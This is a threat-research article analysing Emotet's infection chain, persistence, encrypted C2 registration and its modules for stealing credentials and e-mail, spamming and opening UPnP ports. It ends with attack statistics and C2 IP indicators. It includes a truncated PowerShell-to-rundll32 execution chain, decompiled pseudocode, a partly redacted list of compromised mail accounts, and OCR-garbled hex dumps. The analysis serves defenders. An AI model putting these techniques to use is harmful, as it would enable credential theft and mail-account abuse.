Emotet modules and recent attacks

SL securelist.com/emotet-modules-and-recent-attacks/106290/



Anti-Malware Research

Emotet was first found in the wild in 2014. Back then its main functionality was stealing user banking credentials. Since then it has <u>survived numerous transformations</u>, started delivering other malware and finally became a powerful botnet. In January 2021 Emotet was disrupted by a joint effort of different countries' authorities. It took the threat actors almost 10 months to rebuild the infrastructure, whereupon Emotet returned in November. At that time, Trickbot malware was used to deliver Emotet. Now, Emotet is spreading by itself in malicious spam campaigns.

Based on recent Emotet protocol analysis and C2 responses, we can say that now Emotet can download 16 additional modules. We were able to retrieve 10 of them (including two different copies of the Spam module), used by Emotet for Credential/Password/Account/E-mail stealing and spamming. In this post, we provide a brief analysis of these modules, as well as statistics on recent Emotet attacks.

Infection chain

A typical Emotet infection begins with spam e-mails delivered with Microsoft Office (Word, Excel) attachments. Malicious macros are used to start PowerShell, and download and execute an Emotet DLL. Depending on the available access, Emotet creates a subdirectory with a random name in the %Windows%\SysWOW64\ or %User%\AppData\Local\ directory, and copies itself there under a randomly generated name and extension. The exported Control_RunDLL function is used to run the main activity of the Emotet DLL.

```
EXCEL.EXE "\Users\Downloads\n5060c.xlsm"

-> cmd.exe "/c start /B powershell $dfkj="$strs="<u>https://...</u>

-> powershell.exe "powershell $dfkj="$strs="<u>https://...</u>

-> rundll32.exe "C:\ProgramData\1072707014.dll,f748767328"

-> rundll32.exe "C:\ProgramData\1072707014.dll",Control_RunDLL

-> rundll32.exe "C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv",pQmnQOnIfD

-> rundll32.exe "C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv",Control_RunDLL
```

Emotet infection execution chain

After being run, the Emotet malware creates a service by calling the CreateServiceW() function. A randomly generated name and extension, which were used to create a copy, act as service names.

CreateSe	rviceW (
/	www.coNowo	"inlhgnoexalgkj.wxv",
-		"inlhqnoexalgkj.wxv",
-		SC_MANAGER_CREATE_SERVICE,
dwSe	rviceType ->	SERVICE_WIN32_OWN_PROCESS,
dwSt	artType ->	 SERVICE_AUTO_START,
,		
lpBi	naryPathName ->	VC:\Windows\SysWOW64\rundll32.exe \"C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv\",bjBD",
)		

CreateServiceW() function with arguments

If the attempt to create a new service fails, Emotet creates a new registry key in HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run with the same names that were used when creating the service.

Registry Editor									
ew F <u>a</u> vorites <u>H</u> elp									
Windows	^	Name	Туре	Data					
CurrentVersion		(Default)	REG_SZ	(value not set)					
AccountPicture]] AccountPicture]] Action Center		REG_SZ	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv",bjBD					

Autostart key in registry

As soon as the Emotet DLL is launched, it registers with one of the 20 C2 IPs that are hardcoded in encrypted form into the malware body. Downloaded modules can also include additional C2 IPs. The following data is used for bot registration:


																	<u>.</u>
																	···/··-·0··/,···"
77	39	Α7	93	CC	1E	31	00	00	00	15	00	00	00	52	4 F	4E	w91RON
																	ALDGOLIX1_3412ABE
44	ΕA	F1	F2	56	AA	65	34	01	10	27	00	00	7D	9E	01	00	DV.e4'}
02	00	00	00	00	00	00	00										

Address 💁	Length 💁	Description 🧳	Value 🥟
0000000	4	Request Id	0100000
0000004	4	SHA256 Hash Length	2000000
0000008	32	SHA256	07EB0507DBCD14A74EB1AB1C2FA4952D
0000040	4	Size of data that follows	31000000
00000044	4	Length of botname	15000000
0000048	21	BotName	524F4E414C44474F4C4958315F333431
0000069	4	Filepath checksum	EAF1F256
0000073	4	Pre Calculated fixed value	AA653401
0000077	4	Pre Calculated fixed value	10270000
0000081	4	PC Information	7D9E0100
0000085	4	Session Id	02000000
0000089	4	data size	00000000

Registration data

Together with the registration data, the victim's public key that is generated in every run is also sent to the C2. Unlike previous versions that used RSA to encrypt the generated AES key, this newest Emotet sample uses the ECDH (Elliptic curve Diffie–Hellman) algorithm, using the victim's generated key pair together with Emotet's public key hardcoded into the code to derive the AES key for encrypting the communication. This is done with use of the Windows API BCryptSecretAgreement.

During our monitoring we have observed that after registration the C2 replies with the Process List module payload. The module comes in the form of a DLL that is parsed and loaded directly into the Rundll32 process. Its entry point is called by passing a specific structure to its DllMain function. It is also worth noting that Emotet uses the ECDSA (Elliptic Curve Digital Signature Algorithm) to verify the payload integrity before loading it.



Pseudo code to load Emotet's second-stage DLL directly into memory

Aside from loading the DLL into memory, there are other ways to run the payload. For example:

- write the DLL payload to disk and run it through regsvr32.exe -s "%s" or rundll32.exe "%s",Control_RunDLL
- write the payload to disk and attempt to call CreateProcess or duplicate the user token to call CreateProcessAsUser

During communication, C2 returns the module bodies and configuration. Based on the configuration, the malware selects the way to run the payload module. During our research, all the modules we retrieved were launched in the parent process, but a separate thread is started for each new module. Each module has its own numeric ID, and contains its own C2 list. However, all the modules we retrieved contained the same list of C2, except the Spam module. Emotet modules are delivered on demand, and there are always a few junk bytes that vary in different samples of the same module. This is likely to avoid cloud scanning or file hash detection.



Random bytes changed between "Process List" module binaries

Process List module

This module sends the list of running processes back to C2. Usually C2 does not send any other modules until it gets a response from this one.

00551178 F6 BC F8 BA A 100 C0 20 7E A5 A9 05 EE 59 ö/dø»;*Å A A*E:1Y 00551188 84 CA AA A7 252 DC B8 01 00 02 00 00 . £j«JRU aoagCOMP_122 00551188 37 44 30 36 32 98 01 00 072 65 67 65 64 69 74 7D062regedit 00551188 26 57 86 22 63 73 68 66 67 73 74 67 73 78 65 73 1111.exe,taskhos 00551188 74 26 57 86 2C 74 77 73 74 67 74 74 73 78 74 67 74 74 73 78 74 67 74 74 77 78 74 67 74 74 77 78 74	00551168	E8	03	00	00	20	00	00	00	82	CC	05	AD	FC	C3	34	FA	èÌüÅ4ú
00551198 E4 6F E2 67 00 00 00 43 4F 4D 50 5F 31 32 32 aoâgCOMP_122 005511A8 37 44 30 36 32 9B 01 00 072 65 67 65 64 67 7Do62regedit 005511C8 65 2C 54 61 73 6B 60 67 72 2E 65 78 65 2C 31 31 exe.rund1132.ex 005511C8 65 2C 57 865 2C 74 61 73 68 68 67 73 1111.exe.taskhos 005511E8 74 2E 65 78 65 2C 74 71 73 78 74 62 65 78 65 2C 1111.exe.taskhos 0 005128 65 78 65 2C 73 73 73 73 74 62 ce.rexe.tillil 005128 65 72 76 54 5	00551178	F6	BC	F8	BB	A1	BO	81	09	C0	20	7E	A5	A9	05	EE	59	ö¼ø»;°À ~¥⊜.îY
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Emotet Process List module request

Mail PassView module

The module contains an embedded executable called Nir Sofer's Mail PassView, a password recovery tool that reveals passwords and account details for various e-mail clients. In order to execute the password recovery tool, the Emotet module copies certutil.exe into a %Temp% directory under a random name with the .exe extension, starts the copied executable and uses the process hollowing technique to inject the password recovery tool executable into the newly created process. The CertUtil process is started with command line arguments to force the recovery tool to save the results to file.

		maybigofdll	vv.exe:1640 Prope	rties	-	
S	ecurity	Environment	Jo	b	String	js
Image	Performance	Performance Graph	Disk and Network	GPU Graph	Threads	TCP/
-Image Fil	e					
} ₽	CertUtil.exe					
Version	: 6.3.9600.1741	.5				
Build Tir	me: Wed Oct 29 04	1:07:39 2014				
Build Tir Path:	me: Wed Oct 29 04	k:07:39 2014				
Path:		1:07:39 2014 ocal\Temp\maybigofdllvv.e>	œ			E <u>x</u> plore
Path:	ers\user\AppData\Lo		(e			E <u>x</u> plore
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CertUtil with command line for password recovery tool

According to the official website, the utility is capable of revealing passwords and other account details for various e-mail clients, including Outlook and Thunderbird.

WebBrowser PassView module

This module is mostly the same as the previous one, except it uses the Nir Sofer's WebBrowser PassView password recovery tool for revealing passwords and account details in browsers.

According to the official website, the utility is capable of revealing passwords and other account details in various web browsers, including Internet Explorer, Mozilla Firefox, Google Chrome, Safari and Opera.

```
1 int __thiscall read_file(int src_filepath, int unused, int *buffer)
 2
 З
     int isNoErr; // ebx
     int state; // ecx
 4
    int FileW; // edi
 5
 6
     int v8; // eax
 7
8
     junk_func();
9
     isNoErr = 0:
10
    state = 76864033;
11
     FileW = 191200:
12
     while (1)
13
     Ł
       while (1)
14
15
       {
16
         while (1)
17
           while (1)
18
19
           ł
             while ( state == 68662770 )
20
21
             ł
               buffer[1] = kernel32_GetFileSize(FileW);// 2
22
               state = 88291844;
23
24
25
             if ( state != 76864033 )
26
               break:
             state = 107175139;
27
28
           if ( state != 88291844 )
29
30
            break;
31
           v8 = heap alloc 8bytes(88291844 buffer[1]);// 3
           *buffer = v8;
32
33
           state = 180053934;
34
           if ( v8 )
35
             state = 149244447;
36
         if ( state != 107175139 )
37
           break;
38
         FileW = kernel32_CreateFileW(107175139, 118865, 1, 714638, 3, 370298 src_filepath, 226242 0x80000000);// 1
39
40
         if ( FileW == -1 )
           return isNoErr:
41
42
         state = 68662770;
43
       if ( state != 149244447 )
44
45
         break;
46
       if ( kernel32_ReadFile(334014, 149244447, FileW, 887005, *buffer, buffer + 1, buffer[1], 953886) )// 4
47
         isNoErr = 1;
48
       else
49
        heap_free(*buffer);
50
       state = 180053934;
51
52
     kernel32 CloseHandle(FileW);
                                                    // 5
53
     return isNoErr;
54
```

Pseudocode of function from WebBrowser PassView module

Emotet has used code obfuscation for years, and this module is no exception. In the figure above, we can see that the control flow obfuscation technique is used with the variable 'state' (yellow-colored). Also, all API calls are resolved during runtime. This is why this API resolution layer can use junk arguments (red-framed). Code listings can be larger and more obfuscated, which is why it makes no sense to show them for all modules.

Outlook Address Grabber module

A data exfiltration module for Outlook. The module uses the Outlook Messaging API interface, iterates through Outlook profiles and extracts all displayed names and mail addresses from each found mail. It then sends the collected e-mail addresses to C2.

Outlook E-mails Grabber module

A data exfiltration module for Outlook. The module uses the Outlook Messaging API interface, iterates through all personal folders (Inbox, Sent items, Deleted Items, etc), extracts all displayed names and mail addresses of sender and recipient, and extracts the e-mail subject and body. It then sends the collected e-mails to C2.

Thunderbird Address Grabber module

A data exfiltration module for Thunderbird. The module iterates through Thunderbird profiles located in %AppData%\Roaming\Thunderbird\Profiles\, parses Thunderbird data files and extracts displayed names and mail addresses. It then sends the collected e-mail addresses to C2.

Thunderbird E-mails Grabber module

A data exfiltration module for Thunderbird. The module iterates through Thunderbird profiles located in %AppData%\Roaming\Thunderbird\Profiles\, parses Thunderbird data files and extracts displayed names and mail addresses of sender and recipient, and extracts the e-mail subject and body. It then sends the collected e-mails to C2.

Spam module

The module is responsible for sending spam. It queries C2 until it receives a response with a spam task that usually consist of three parts:

- A list of e-mail servers and compromised accounts to be used to send spam; dozens of compromised accounts are stored in a single task.
- A list of targeted e-mails, recipient e-mail and name, sender e-mail and name.
- A spam template with subject, body and attachments.


4	mail.ipsmedcare.comK DNB s******s@ipsmedcare.com **PASSWORD**DNB s******s@ipsmedcare.comP OĐó SN
5	mail.bluewin.chK 💯 schm*****gBS **PASSWORD** schm******g@bluewin.chh †@ANŐ DBS
6	smtp.t-online.de d*.z***@zior-gutachten.deS0 **PASSWORD** d*.z***@zior-gutachten.deY F[: DC2
7	mail.mitech.com.arŇ SOH DES t****@mitech.com.ar **PASSWORD** DES t****@mitech.com.ark ã§÷
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26	mail.tecnoplantsrl.com.arŇSOB ! d*********@tecnoplantsrl.com.arVD **PASSWORD** d*********@tecnoplan
27	rpcluster03.reliabledns.org 🗰 m*****s@codelin.com
28	transneyno.com.mx 🗷 of************************************
29	mail.tigre.gov.arK NAK c*****i@tigre.gov.ar **PASSWORD**NAK ccaranti@tigre.gov.arQ p^DAKSONDC2
30	pop.prodigy.net.mxK a*****x2 %% **PASSWORD** @M a******x2@prodigy.net.mxW Éu @MXSOND@
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32	mail.coha.com.co GNN a**********************************
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34	imap.secureserver.netK 😝 J*******z@macromedica-rd.com 🖬 **PASSWORD**🔂 J*******z@macromedica-rd.cc

Redacted list of email servers, compromised accounts used for spamming

Two of the 10 modules we were able to obtain were spam modules. Their functionality is one and the same, but the module IDs differ.

UPnP module

An auxiliary module for testing the possibility of connecting to the infected system from the outside. In the settings of this module, which are sent by C2, together with the module itself, the external IP address of the infected system is transmitted. The first thing this module does is enumerate the network interfaces and compare their addresses with the IP address obtained from the module's configuration settings. If a suitable network interface is found, the module opens ports for listening and waits for an incoming connection. The module can open the following ports: 80, 443, 8080, 8090, 7080, 8443, 20, 21, 22, 53, 143, 465, 990, 993, 995. If a suitable network interface is not found, it uses the SSDP protocol to find devices (modem, router, etc.) with Internet access. If suitable devices are found, the module tries to reconfigure them using AddPortMapping to allow port forwarding.



Statistics

Since Emotet's return in November 2021, we have observed its activity gradually increase. In March 2022, however, based on our telemetry, the number of attacked users shot up from 2,847 in February to 9,086 — more than threefold growth.

Dynamics of the number of attacked users in recent Emotet attacks, November 2021–March 2022 (*download*)

A similar upsurge we observed in March in the number of Emotet detections.

Dynamics of the number of Emotet detections, November 2021–March 2022 (download)

Victimology

Emotet infects computers of companies and individual users all over the world. In Q1 2022, according to our telemetry, users of the following countries were most often targeted by Emotet: Italy (10.04%), Russia (9.87%), Japan (8.55%), Mexico (8.36%), Brazil (6.88%), Indonesia (4.92%), India (3.21%), Vietnam (2.70%), China (2.62), Germany (2.19%) and Malaysia (2.13%).

Geographical distribution of Emotet targets, Q1 2022 (download)

Conclusion

The current set of modules is capable of performing a large set of malicious actions: stealing e-mails, passwords and login data from various sources; sending spam. All these modules, except those for Thunderbird, in one form or another, have been used before by Emotet. However, there are still modules that we have not been able to obtain yet. In addition, our telemetry shows significant growth in the number of attacked users in March. We continue to actively monitor the Emotet family. More information about the malware we provide in our private reports on Kaspersky Threat Intelligence Portal.

Indicators of Compromise

Note: Because Emotet is polymorphic malware, there are no IOC hashes.

C2 IP addresses

70[.]36.102.35:443 197[.]242.150.244:8080 188[.]44.20.25:443 45[.]118.135.203:7080 92[.]240.254.110:8080 103[.]43.46.182:443 1[.]234.2.232:8080 50[.]116.54.215:443 51[.]91.76.89:8080 206[.]188.212.92:8080 153[.]126.146.25:7080 178[.]79.147.66:8080 217[.]182.25.250:8080 196[.]218.30.83:443 51[.]91.7.5:8080 72[.]15.201.15:8080 <u>119[.]193.124.41:7080</u> 5[.]9.116.246:8080 151[.]106.112.196:8080 101[.]50.0.91:8080 45[.]142.114.231:8080 185[.]157.82.211:8080 46[.]55.222.11:443 103[.]75.201.2:443 176[.]56.128.118:443 176[.]104.106.96:8080 107[.]182.225.142:8080 31[.]24.158.56:8080 51[.]254.140.238:7080 159[.]65.88.10:8080 82[.]165.152.127:8080 146[.]59.226.45:443 173[.]212.193.249:8080 212[.]24.98.99:8080 212[.]237.17.99:8080 110[.]232.117.186:8080 131[.]100.24.231:80 209[.]250.246.206:443 195[.]201.151.129:8080 138[.]185.72.26:8080

- Botnets
- Emotet
- <u>Malware</u>
- Malware Descriptions
- Malware Statistics
- Malware Technologies

• Trojan Banker

Authors



Emotet modules and recent attacks

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